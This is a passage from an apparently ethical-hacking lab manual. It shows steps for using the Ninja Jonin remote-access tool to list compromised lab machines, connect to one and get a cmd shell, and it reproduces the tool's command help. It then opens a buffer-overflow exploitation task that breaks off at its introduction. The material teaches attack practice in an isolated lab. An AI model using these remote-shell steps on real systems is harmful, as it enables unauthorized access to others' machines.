
26. We can see that the tool is connected to the listener in **Windows 11** machine.



27. Switch to **Windows 11** virtual machine, and maximize the jonin listener.




28. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.




29. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.


30. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.



31. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.



32. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.



33. To check the logged-on username type **whoami** and press **Enter**.

34. The tool displays the username of the currently logged on user.

35. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

36. In the command prompt window type **#help** and press **Enter** to view the available commands.

```
Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
#help

Control commands:
change
    use this command to change command type (see below for list of types)
cls,clear
    clear console
/exit
    exit

Available command types:

manage
    Ninja management command. using this command type, you can
    see list of Ninjas, check their details and connect to them
    note: you should list Ninjas first in order to use commands that
    require index
    Usage:
        - list
          list all Ninjas
        - expand <index>
          display all details of the Ninja with index <index> from list
        - connect <index>
          connect to the Ninja with index <index> from list
        - disconnect
          disconnect from Ninja
    Example:
        - list
          show list of Ninjas
        - expand 1
          display all details of Ninja with index 1 from Ninja list
        - connect 1
          connect to Ninja with index 1 from Ninja list


cmd
    This is a direct shell access to Ninja
    You can type any command and see the output
    Usage:
        any valid command
    Example:
        - ping 8.8.8.8
        - diskpart
```

37. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.
38. Close all open windows and document all the acquired information.
39. Turn off the **Windows Server 2022** virtual machine.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious


code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we will use a **Parrot Security** (**10.10.1.13**) machine as the host machine and a **Windows 11** (**10.10.1.11**) machine as the target machine.

